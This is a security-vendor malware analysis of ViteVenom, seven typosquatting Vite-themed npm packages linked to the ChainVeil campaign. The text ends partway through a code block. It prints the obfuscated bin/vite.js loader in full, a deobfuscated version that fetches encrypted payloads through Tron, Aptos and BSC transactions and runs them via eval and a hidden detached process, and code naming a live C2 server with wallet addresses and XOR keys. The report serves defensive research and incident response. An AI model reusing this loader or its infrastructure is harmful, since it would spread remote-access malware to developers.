

Sequel to ChainVeil npm malware: ViteVenom - Checkmarx Zero

Archived: 2026-07-21 02:01:32 UTC

When we published our [ChainVeil](#) report in June 2026, we noted something that didn't fit: the SuccessKey campaign's Command and Control (Command and Control (C2)) infrastructure contained a secondary server at 198.105.127[.]210 and a tertiary server at 23.27.202[.]27 that no known ChainVeil package ever called home to. We predicted additional campaigns were already running on the same backend. We were right.

Checkmarx Zero has now identified a second package cluster — seven malicious npm packages targeting the Vite build tool ecosystem — that shares the **same Tier-2 blockchain wallets, the same XOR (Exclusive OR) decryption keys, and delivers the exact same 77KB Remote Access Trojan (Remote Access Trojan (RAT))** as ChainVeil. We are tracking this cluster as **ViteVenom**. This report documents the packages, traces the shared infrastructure, and explains what the connection tells us about the operator behind both campaigns.

Overview of the ViteVenom cluster of ChainVeil npm malware packages

ViteVenom is a cluster of seven malicious scoped npm packages published in late June and early July 2026. All seven contain identical malicious code in `bin/vite.js`, differing only in a campaign marker on the first line. They use the same four-tier blockchain-based C2 infrastructure — Tron, Aptos, and Binance Smart Chain (BSC) — documented in ChainVeil, and they connect to the same secondary C2 server we flagged but could not explain in that report.

Unlike ChainVeil's unscoped typosquats (like `rate-limit-flexible`), ViteVenom uses **scoped package names** such as `@vite-pro/vite-ui` and `@vitets/vite-ts` that mimic the legitimate `@vitejs/*` namespace. Scoped packages look more trustworthy in a `package.json` because they appear to belong to an organization — making this a step up in social engineering from ChainVeil's approach.

All packages have been reported to npm and added to the Checkmarx malicious package database for users of our Malicious Package Protection ([MPP](#)) and Malicious Package Identification API ([MPIAPI](#)) products. If you have any of the packages listed below, begin incident response immediately.

The connection to ChainVeil — and why we attribute them to the same operator

The strongest link between ViteVenom and ChainVeil is not shared code or shared tactics. It is shared infrastructure at the **Tier-2 level** — the final stage in the blockchain resolution chain that delivers the actual RAT payload.

In ChainVeil, the malware resolved through two tiers of blockchain addresses. The Tier-1 wallets were specific to that campaign and held pointers to Binance Smart Chain transactions. Those BSC transactions in turn pointed to **Tier-2 wallets** that held the final 77KB RAT. When we decoded ViteVenom's Stage 2A payload — retrieved from a separate set of Tier-1 wallets the ViteVenom packages use — it set these two global variables:

Language:

```
global._t_1 = 'TA48dct6rFW8BXsiLAtjFaVfSuryMjD3v'; // Tron - Tier-2
global._t_2 = '0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1'; // Aptos - Tier-2
```

These are the exact same Tier-2 addresses used by ChainVeil. Both campaigns resolve their final stage through the same Tron wallet and Aptos account, pointing to the same BSC transaction, delivering the same `...RAT...`. The XOR keys embedded in both loaders are also identical: `2[gWfGj;<:-93Z^C]` for Stage 2A and `m6:tTh^D)cBz?NM]` for Stage 2B.

What is shared between ViteVenom and ChainVeil:

Component	ViteVenom	ChainVeil	Match?
XOR key (Stage 2A)	<code>2[gWfGj;<:-93Z^C]</code>	<code>2[gWfGj;<:-93Z^C]</code>	IDENTICAL
XOR key (Stage 2B)	<code>m6:tTh^D)cBz?NM]</code>	<code>m6:tTh^D)cBz?NM]</code>	IDENTICAL
Tier-2 Tron wallet	<code>TA48dct6rFW8BXsiLAtjFaVfSuryMjD3v</code>	<code>TA48dct6rFW8BXsiLAtjFaVfSuryMjD3v</code>	IDENTICAL
Tier-2 Aptos hash	<code>0x533b2dbc...0b1</code>	<code>0x533b2dbc...0b1</code>	IDENTICAL
BSC delimiter	<code>?.?</code>	<code>?.?</code>	IDENTICAL
BSC RPC endpoints	<code>bsc-dataseed.binance.org</code>	<code>bsc-dataseed.binance.org</code>	IDENTICAL
C2 server	<code>198.105.127[.]210</code>	<code>166.88.54[.]158</code>	Different
Campaign marker	<code>*5-*</code>	<code>A6-519-*</code>	Different
Malicious file	<code>bin/vite.js</code>	<code>lib/lib.min.js</code>	Different
Tier-1 Tron wallets	<code>TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF</code>	<code>TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP</code>	Different

Infrastructure sharing is the strongest available indicator of common control, but it carries a small margin of uncertainty. A Malware-as-a-Service model — in which a single infrastructure operator leases loader templates and backend wallets to multiple clients — could theoretically produce the same pattern. Under that model, ChainVeil and ViteVenom would be separate clients of a shared service rather than a single operator. We consider this less likely given the operational consistency across both clusters: the same XOR key template, the same loader structure, the same Tron-to-Aptos synchronized deployment timing. But we cannot rule it out based on technical evidence alone.

The per-campaign differences are also consistent with a single operator running compartmentalized distribution tracks: different Tier-1 wallets, different npm maintainer accounts, different malicious file paths, different C2 assignments. This gives the operator the ability to burn one track without exposing the others. ViteVenom is the Vite developer track; ChainVeil was the Tailwind/Sass/Object-Relational Mapping (ORM) track. The shared Tier-2 backend serves both.

The ViteVenom package cluster

All seven packages were published under separate npm maintainer accounts, each matching the package's scope name. The campaign marker on the first line of each `bin/vite.js` follows the format `global.i='*5-*` where the last digit varies per package or version. All packages were published in a narrow window between approximately June 29 and July 3, 2026.

Package name	npm maintainer	Malicious version(s)	Downloads	Campaign marker
@uw010010/vite-tree	uw010010	3.4.2, 3.4.3, 3.6.1	1,070	<code>global.i='*5-*</code>
@vite-tab/tab	vite-tab	3.15.10	289	<code>global.i='*5-*</code>
@vite-ln/build-ts	vite-ln	5.15.10	252	<code>global.i='*5-*</code>
@vite-mcp/vite-type	vite-mcp	6.44.1	239	<code>global.i='*5-*</code>
@vite-pro/vite-ui	vite-pro	2.5.10	200	<code>global.i='*5-*</code>
@vitets/vite-ts	vitets	1.5.10	194	<code>global.i='*5-*</code>
@vite-ts/vite-ui	vite-ts	6.44.1	176	<code>global.i='*5-*</code>

Campaign at a glance

Metric	Value
Total packages	7
Total malicious versions	9
Combined downloads	2,420
Publish window	~Jun 29 – Jul 3, 2026
Campaign marker format	<code>global.i='*5-*</code>
Common malicious file	<code>bin/vite.js</code>
C2 server	198.105.127[.]210
Related campaign	ChainVeil (shared Tier-2 infrastructure)

Mixed clean and malicious versions: @uw010010/vite-tree

The package `@uw010010/vite-tree` is notable because it has five versions but not all are malicious. Versions `3.4.1` and `8.1.0` contain no malicious code. Versions `3.4.2`, `3.4.3`, and `3.6.1` all contain `bin/vite.js` and were published on the same day. Publishing clean versions alongside malicious ones makes the package look more established during a quick review, and means a scanner checking only the latest version (8.1.0) would find nothing wrong.

Version	Malicious?	Notes
3.4.1	No	Clean — no malicious code

Version	Malicious?	Notes
3.4.2	Yes	Malicious — published same day as 3.4.3 and 3.6.1
3.4.3	Yes	Malicious — published same day
3.6.1	Yes	Malicious — published same day
8.1.0	No	Clean — no malicious code

How the scopes impersonate legitimate packages

The legitimate Vite project publishes official packages under the `@vitejs/*` scope — for example `@vitejs/plugin-react` with over 30 million weekly downloads. ViteVenom creates fake scopes that look similar:

Fake scope (malicious)	Impersonates
<code>@vite-pro/*</code>	<code>@vitejs/*</code> (looks like a ‘pro’ edition)
<code>@vite-ts/*</code>	<code>@vitejs/*</code> (looks like a TypeScript variant)
<code>@vitets/*</code>	<code>@vitest/*</code> (Vitest testing framework, ~10M weekly downloads)
<code>@vite-mcp/*</code>	<code>@vitejs/*</code> (uses trendy ‘Model Context Protocol (Model Context Protocol (MCP))’ branding)
<code>@vite-tab/*</code>	Generic Vite tooling
<code>@vite-ln/*</code>	Generic Vite tooling
<code>@uw010010/*</code>	No direct impersonation

The scope `@vitets` is especially dangerous — just one character from `@vitest`, the popular testing framework. A developer seeing `@vite-pro/vite-ui` next to `@vitejs/plugin-react` in a `package.json` might not question it.




Figure 1: One of the ViteVenom packages on the npm registry

Technical analysis: bin/vite.js

We analyze `bin/vite.js` from `@vitets/vite-ts` v1.5.10 as the representative specimen. Every finding applies to all seven packages — the only difference is the campaign marker on the first line.

Stage 0: the entry point

The malware is disguised as a Vite CLI binary. The first lines set the campaign marker and hide keywords from static scanners:

Language:

```
global.i = '*5-3';           // Campaign marker (last digit varies)

global.r = require;          // Hide 'require' behind single letter
if (typeof module === 'object')
  global.m = module;         // Hide 'module' behind single letter
```

By storing `require` as `global.r`, every module load uses `r('https')` or `r('child_process')` instead of the original keywords — invisible to scanners that search for suspicious import strings.

The obfuscation: array-indexed string shuffling

A self-executing function takes a 653-character scrambled string and seed `4606094`, applies a deterministic character-swap algorithm, and produces an array of 63 strings called `$_4445`. Every sensitive value — URLs, blockchain addresses, XOR keys — is accessed by index lookup rather than written in plain text.

```

global.i='*5-4';var _$.4445=(function(k,p){var w=k.length;var i=[];for(var r=0;r< w;r++){i[r]= k.charAt(r)};for(var r=0;r< w;r++){var
q=p* (r+ 371)+ (p% 51240);var c=p* (r+ 115)+ (p% 30786);var g=q% w;var h=c% w;var n=i[g];i[g]= i[h];i[h]= n;p= (q+ c)% 7176724;var
m=String.fromCharCode(127);var y='';var e='x25';var v='x23x31';var u='x25';var t='x23x30';var j='x23';return i.join(y).split(e).
join(m).split(v).join(u).split(t).join(j).split(m))}("s%nb%entcmt_f%e%tnj%urroa%onu%6aaa%phrrre6JDO.%pes%etsp%h%mas1%a.
t%0t2icgufc%20gTnrbc6eottw%i%eojti4%ere2sr%/p%id%it%8dteSwrens%sa2_8aeach0t8sn/%acimt%ooguir.%xovv5/ycto%nsd%ttrays-c%i/nf?
onZy_cSncitm9ditduM8&n[ytf%oa=Rrrepl;mutz1sh2xsfloe%tutfttrwaogrm%N=ssptyeordrhct4sd/nf_lcn%dh.oe]nleu./ptodlsbt.coC/11baacbutt8/n/
Crpn_aatnoVs17mat11t78?.sBbftciVgmup4t9resv1%t%t%_je4Tians%4ienpytagh%b8cdddtnts0ei.oiaaece.or6%Fsa-epg.
=uN11ccotencm9l4nst3%aatlcc9aoCod/Ar%3r5mihtnrnoie_S=r%fn4%5esTimNXuaoen_b_e%h[jW%Gs;<:29eZrCfTPqB6rkrQ/
8gvYs=2:ue1sRtB1JNe3a%rR%t%id%0cc92e4i2nae9C9aaScd209mbufdbR3HaT7w3eaf1g6vc%9afPbc721e5D569%mi:%T9^:)oBg?
gM1%Ffr18rm%k%k%Mc%jeVyFcbokQVocu2EcpHd0o3d2n7.f27i7e1d3r3sbo6a3r7gdr1e6r5f7-886%Sc98r9r3d8iba5/7t4%9i76%ioaep-e%0lib0ln'hvh]
%'p\ 'D%mgoeegsfacnrncildbp0oTels",4606094);global[_$.4445[0]]= require;if( typeof module=== _$.4445[1]){global[_$.4445[2]]= module};
(async function(){var i=global;i[_$.4445[3]]= i[_$.4445[4]];var d=i[_$.4445[0]];async function c(t){return new i[_$.4445[14]](function(r,
a){d(_$.4445[13])(_$.4445[12])(t,function(t){var e=_$.4445[8];t[_$.4445[7]](_$.4445[9],function(t){e+= t});t[_$.4445[7]](_$.4445[5],
function(t){try{r(i[_$.4445[11]](_$.4445[10])(e))}catch(t){a(t)}})}[_$.4445[7]](_$.4445[6],function(t){a(t)}[_$.4445[5]]())}));async
function s(o,c,s){if(c== null){c= []};return new i[_$.4445[14]](function(r,a){var t=i[_$.4445[11]](_$.4445[16])(_$.4445[15]),
method:o,params:c,id:1);var e={hostname:s,method:_$.4445[17];var n=d(_$.4445[13])(_$.4445[18])(e,function(t){var e=_$.4445[8];t[_$.4445
[7]](_$.4445[9],function(t){e+= t});t[_$.4445[7]](_$.4445[5],function(t){try{r(i[_$.4445[11]](_$.4445[10])(e))}catch(t){a(t)}})}[_$.4445
[7]](_$.4445[6],function(t){a(t)};n[_$.4445[19]](t);n[_$.4445[5]]())});async function t(o,t,e){var r;try{if(!_$.4445){return};r= i[_$.4445
[30]](_$.4445[29])(_$.4445[26]+ (t)+ _$.4445[27])(_$.4445[9])[0][_$.4445[25]](_$.4445[9]),_$.4445[28])(_$.4445[24])(_$.4445
[23])(_$.4445[22])(_$.4445[8])(_$.4445[21])(_$.4445[20])(_$.4445[8]);if(!r){if(!_$.4445){return}else {throw new Error}}catch(t){r= (
await c(_$.4445[33]+ (e)+ _$.4445[34]))[0][_$.4445[32]](_$.4445[31])[0];var a;async function n(t){return i[_$.4445[30]](_$.4445[29])(
await s(_$.4445[39],[r],t))[_$.4445[38]](_$.4445[37])(_$.4445[36])(2),_$.4445[28])(_$.4445[24])(_$.4445[23])(_$.4445[22])(_$.4445[35])[1]}
try{if(!_$.4445){return};a= await n(_$.4445[40]);if(!_$.4445){return};if(!a){throw new Error}}catch(t){a= await n(_$.4445[41]);return
(function(e){var r=o[_$.4445[42];var a=_$.4445[8];for(var t=0;t< e[_$.4445[42]];t++){(function(){var n=o[_$.4445[44]](t% r);a+= i[_$.4445
[46]](_$.4445[45])(e[_$.4445[44]](t)^ n))[_$.4445[43]](this);if(!_$.4445){return};return a})(a)}var e=( new i[_$.4445[48]](_$.4445[47])
());try{if(!_$.4445){return};if(i[_$.4445[49]]&& e- i[_$.4445[49]]< 3e4){return}}catch(t){};if(!_$.4445){return};i[_$.4445[49]]= e;if
(!_$.4445){return}else {try{var r= await t(_$.4445[50],_$.4445[51],_$.4445[52]);eval(r)}catch(t){};try{var r= await t(_$.4445[53],_$.4445
[54],_$.4445[55]);d(_$.4445[62])(_$.4445[61])(_$.4445[56],[_$.4445[57],_$.4445[58]+ (i[_$.4445[3]]|| 0)+ _$.4445[59]+ r)],{detached:true,
stdio:_$.4445[60],windowsHide:true})(_$.4445[7])(_$.4445[6],function(t){eval(r)}catch(t){})}());

```

Figure 2: The obfuscated bin/vite.js file

Decoded string array — key values:

Index	Decoded value	Purpose
[26]	hxxps://api[.]trongrid[.]io/v1/accounts/	Tron blockchain API
[33]	hxxps://fullnode[.]mainnet[.]aptoslabs[.]com/v1/accounts/	Aptos blockchain API
[35]	?.?	BSC payload delimiter
[39]	eth_getTransactionByHash	BSC Remote Procedure Call (RPC) method
[40]	bsc-dataseed.binance.org	BSC RPC primary node
[41]	bsc-rpc.publicnode.com	BSC RPC fallback node
[50]	2[gWfGj;<:-93Z^C	XOR key (Stage 2A)
[51]	TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF	Tron wallet (Stage 2A)
[53]	m6:tTh^D)cBz?NM]	XOR key (Stage 2B)
[54]	TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH	Tron wallet (Stage 2B)
[62]	child_process	Process spawning module

Note: decoded URLs modified by editor for safety

```
// String Lookup Table ( $_4445):
// [0] = "r" [1] = "object"
// [2] = "m" [3] = "_v"
// [4] = "i" [5] = "end"
// [6] = "error" [7] = "on"
// [8] = "" (empty) [9] = "data"
// [10] = "parse" [11] = "JSON"
// [12] = "get" [13] = "https"
// [14] = "Promise" [15] = "2.0"
// [16] = "stringify" [17] = "POST"
// [18] = "request" [19] = "write"
// [20] = "join" [21] = "reverse"
// [22] = "split" [23] = "utf8"
// [24] = "toString" [25] = "raw_data"
// [26] = "https://api.trongrid.io/v1/accounts/"
// [27] = "/transactions?only_confirmed=true&only_from=true&limit=1"
// [28] = "hex" [29] = "from"
// [30] = "Buffer" [31] = "arguments"
// [32] = "payload" [33] = "https://fullnode.mainnet.aptoslabs.com/v1/accounts/"
// [34] = "/transactions?limit=1"
// [35] = "?." [36] = "substring"
// [37] = "input" [38] = "result"
// [39] = "eth_getTransactionByHash"
// [40] = "bsc-dataseed.binance.org"
// [41] = "bsc-rpc.publicnode.com"
// [42] = "length" [43] = "call"
// [44] = "charCodeAt" [45] = "fromCharCode"
// [46] = "String" [47] = "getTime"
// [48] = "Date" [49] = "_p_t"
// [50] = "2[gWfGj;<:-93Z^C" (XOR key A)
// [51] = "TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF" (Tron wallet A)
// [52] = "0x9d202c824402ca89e9aacc2390b6f8b332ae743caa1469c695feb2781d56519" (Aptos hash A)
// [53] = "m6:tTh^D)cBz?NM]" (XOR key B)
// [54] = "TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH" (Tron wallet B)
// [55] = "0x3d2075f97b7b1e3234bd653779d21c605d7d8c6ec9c98d983880be5c7f4f9471" (Aptos hash B)
// [56] = "node" [57] = "-e"
// [58] = "global['_v']=" [59] = "';"
// [60] = "ignore" [61] = "spawn"
// [62] = "child_process"
```

Figure 3: The decoded string array showing blockchain addresses and XOR keys

Stage 1: the blockchain C2 system

This is the same blockchain-based C2 architecture we documented in ChainVeil. The attacker stores payload pointers as transaction data on public blockchains rather than on domain names that can be seized, making the infrastructure nearly impossible to take down.

How it works

The resolution follows four steps:

1. Query the Tron blockchain for the latest transaction from the attacker's wallet.
2. Hex-decode and reverse the transaction data field — the result is a BSC transaction hash.
3. Query that BSC transaction. Its input field contains the encrypted payload.
4. XOR decrypt the payload using the hardcoded key.

If Tron fails, the code falls back to Aptos, which stores the same BSC pointer via a zero-value transfer where the destination address is the BSC hash.

Language:

```
async function fetchPayload(xorKey, tronAddr, aptosHash) {
  let pointer;
  try {
    // PRIMARY: Tron blockchain
    const resp = await httpGet(
      'https://api[.]trongrid[.]io/v1/accounts/' + tronAddr +
      '/transactions?only_confirmed=true&only_from=true&limit=1'
    );
    pointer = Buffer.from(resp.data[0].raw_data.data, 'hex')
      .toString('utf8').split('').reverse().join('');
  } catch (e) {
    // FALLBACK: Aptos - BSC hash is the transfer destination address
    const resp = await httpGet(
      'https://fullnode[.]mainnet[.]aptoslabs[.]com/v1/accounts/'
      + aptosHash + '/transactions?limit=1'
    );
    pointer = resp[0].payload.arguments[0];
  }

  // Resolve from BSC
  const bscResp = await rpcCall('eth_getTransactionByHash',
    [pointer], 'bsc-dataseed.binance.org');
  const encrypted = Buffer.from(
    bscResp.result.input.substring(2), 'hex'
  ).toString('utf8').split('?.?')[1]; // '?.?' delimiter

  // XOR decrypt
  let result = '';
  for (let i = 0; i < encrypted.length; i++)
    result += String.fromCharCode(
      encrypted.charCodeAt(i) ^ xorKey.charCodeAt(i % xorKey.length));
  return result;
}
```

```

async function t(xorKey, tronAddress, aptosTxHash) {
  var pointer;
  // — PRIMARY: Query Tron blockchain —————
  // Fetches the latest outbound transaction from the attacker's
  // Tron wallet. The transaction's data field contains a BSC
  // transaction hash, hex-encoded and reversed.
  try {
    if (!$_4445) { return; } // anti-tampering guard
    var tronResp = await c(
      'https://api.trongrid.io/v1/accounts/'
      + tronAddress
      + '/transactions?only_confirmed=true&only_from=true&limit=1'
    );
    pointer = Buffer.from(
      tronResp.data[0].raw_data.data, // hex-encoded data field
      'hex'
    )
      .toString('utf8') // decode hex → UTF-8
      .split('') // split into char array
      .reverse() // reverse the string
      .join(''); // rejoin → valid BSC tx hash
    if (!pointer) {
      if (!$_4445) { return; }
      throw new Error();
    }
  } catch (err) {
    // — FALLBACK: Query Aptos blockchain —————
    // Same BSC tx hash is stored redundantly on Aptos
    var aptosResp = await c(
      'https://fullnode.mainnet.aptoslabs.com/v1/accounts/'
      + aptosTxHash
      + '/transactions?limit=1'
    );
    pointer = aptosResp[0].payload.arguments[0];
  }
}

```

Figure 4: The blockchain resolution code after deobfuscation

Two payloads, two execution paths

Stage 2A — dynamic path (eval in main thread)

Language:

```

// Stage 2A - executed via eval() in the main process
try {
  var payload1 = await fetchPayload(
    '2[gWfGj;<:-93Z^C', // XOR key
    'TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF', // Tron wallet
    '0x9d202c82...d56519' // Aptos fallback
  );
  eval(payload1);
} catch (e) {}

```

Stage 2B — persistent path (detached hidden child process)

Language:

```
// Stage 2B – detached, invisible child process
try {
  var payload2 = await fetchPayload(
    'm6:tTh^D)cBz?NM]', // XOR key
    'TFMryB9m6d4kBMjrjEVyFRbqKSV1cV2NcpH', // Tron wallet
    '0x3d2075f9...f9471' // Aptos fallback
  );
  require('child_process').spawn('node', ['-e',
    "global['_V']=" + campaignMarker + ";" + payload2
  ], {
    detached: true, // Survives parent process exit
    stdio: 'ignore', // Completely silent
    windowsHide: true // Hidden on Windows
  }).on('error', (e) => eval(payload2));
} catch (e) {}
```

```
if (!$_4445) { return; }
try {
  var payload1 = await t(
    '2[gWfGj;<:-93Z^C', // XOR decryption key
    'TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF', // Tron wallet (Stage 2A pointer)
    '0x9d202c824402ca89e9aacc2390b6f8b332ae743caa1469c695feb2781d56519'
    // Aptos fallback hash
  );
  eval(payload1); // ▲ EXECUTES DECRYPTED STAGE 2A
} catch (err) {}

try {
  var payload2 = await t(
    'm6:tTh^D)cBz?NM]', // XOR decryption key
    'TFMryB9m6d4kBMjrjEVyFRbqKSV1cV2NcpH', // Tron wallet (Stage 2B pointer)
    '0x3d2075f97b7b1e3234bd653779d21c605d7d8c6ec9c98d983880be5c7f4f9471'
    // Aptos fallback hash
  );
  d('child_process').spawn(
    'node',
    [
      '-e',
      "global['_V']=" + (i._v || 0) + ";" // Pass campaign marker to child
      + payload2 // Decrypted payload as inline code
    ],
    {
      detached: true, // Survives parent process exit
      stdio: 'ignore', // Completely silent – no stdout/stderr
      windowsHide: true // Hidden window on Windows
    }
  ).on('error', function (err) {
    eval(payload2); // ▲ FALLBACK: eval if spawn fails
  });
} catch (err) {}
})();
```

Figure 5: Stage 2A (eval) and Stage 2B (detached process) execution paths

We traced the live blockchain chain

Stage 2A pointer resolution

Step	Source	Result
1. Tron query	TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF	Hex data in latest tx
2. Hex decode + reverse	Tron data field	0x5ab85abe...08af0 (BSC tx hash)
3. Aptos cross-check	0x9d202c82...d56519	Same BSC hash — SYNCHRONIZED
4. Sync delta	Aptos posted first	~5.1 seconds apart

Stage 2B pointer resolution

Step	Source	Result
1. Tron query	TFMryB9m6d4kBMJjEVyFRbqKSV1cV2NcpH	Hex data in latest tx
2. Hex decode + reverse	Tron data field	0xbcc976e1...0616 (BSC tx hash)
3. Aptos cross-check	0x3d2075f9...f9471	Same BSC hash — SYNCHRONIZED
4. Sync delta	Aptos posted first	~0.3 seconds apart

The 0.3-second synchronization delta on Stage 2B is tighter than ChainVeil's ~6 seconds, suggesting the operator has refined their deployment tooling over the months between the two campaigns.

The screenshot shows the Tronscan website interface. At the top, the navigation bar includes links for Home, Blockchain, Tokens, Data, Governance, TRON Ecosystem, and Developers. The account page for TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF is displayed, showing the latest activity and creation date. The account balance is \$2.35. The Assets section shows 7.337977 TRX available, 0 TRX staked, 27 transactions, 27 transfers, 0 energy available, 600/600 bandwidth available, 0 votes, and 0 claimable voter/SR rewards. The Tokens section shows 3 tokens: TRX (TRON) with a value of \$2.35, GasFreeSolution (TRC20Ucom) with a value of 0.008888, and Gas97 (Gas97com) with a value of 0.97.

Figure 6: Tron transaction data for Stage 2A wallet on Tronscan




Figure 7: Aptos transaction — the BSC hash is stored as the transfer destination

Stage 2A: campaign configuration and Tier-2 loader

Decrypting the Stage 2A BSC payload (transaction

0x5ab85abe6c7adb94322e5700a36915c38d1db1e604920da8aa4fcb530408af0) reveals a second obfuscated layer containing the campaign configuration and the Tier-2 loader described in the attribution section above.

C2 server assignment

Language:

```
// C2 server - hardcoded in the BSC payload, overrides runtime routing
global._t_s = 'hxxp://198.105.127[.]210:443'; // C2 WebSocket/HTTP
global._t_u = 'hxxp://198.105.127[.]210:80'; // Upload endpoint
// Note: strings defanged - http → hxxp, IP brackets added
```

This is **198.105.127[.]210** — the secondary C₂ we documented in [ChainVeil](#) but could not attribute to any package at the time. ViteVenom is the campaign that routes to it. The C₂ is hardcoded directly in the BSC payload rather than being selected at runtime from the `_V` marker, meaning the C₂ assignment happens at the blockchain payload level.

```

(function () {
  //
  // C2 SERVER ASSIGNMENT
  // Routes to 198.105.127.210 – the SECONDARY C2
  // (NOT 23.27.202.27 as the _V marker would suggest!)
  //
  global._t_s = "http://198.105.127.210:443"; // C2 WebSocket/HTTP endpoint
  global._t_u = "http://198.105.127.210:80"; // C2 upload/registration endpoint

  //
  // ★★★ TIER-2 BLOCKCHAIN ADDRESSES – IDENTICAL TO CHAINVEIL!
  // This is definitive proof of same-operator control.
  // Both campaigns resolve to the SAME final RAT payload.
  //
  global._t_1 = "TA48dct6rFW8BXsiLatjFaVfSuryMjD3v";
  //      ^^^^ SAME Tier-2 Tron wallet as ChainVeil!

  global._t_2 = "0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1";
  //      ^^^^ SAME Tier-2 Aptos hash as ChainVeil!
})();

await c(); // Execute Tier-2 loader → final RAT

```

Figure 8: Decoded Stage 2A showing C₂ server and shared Tier-2 wallet addresses

Stage 2B: the backup channel

Stage 2B runs as a detached hidden process and fetches the R_{AT} directly from the C₂ server over HTTP, bypassing the blockchain chain entirely. This provides a faster fallback path at the cost of being blockable via firewall.

Language:

```

// Stage 2B – direct HTTP fetch, no blockchain
var opts = {
  method: 'GET',
  path: '/$/boot',
  headers: {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; ...)',
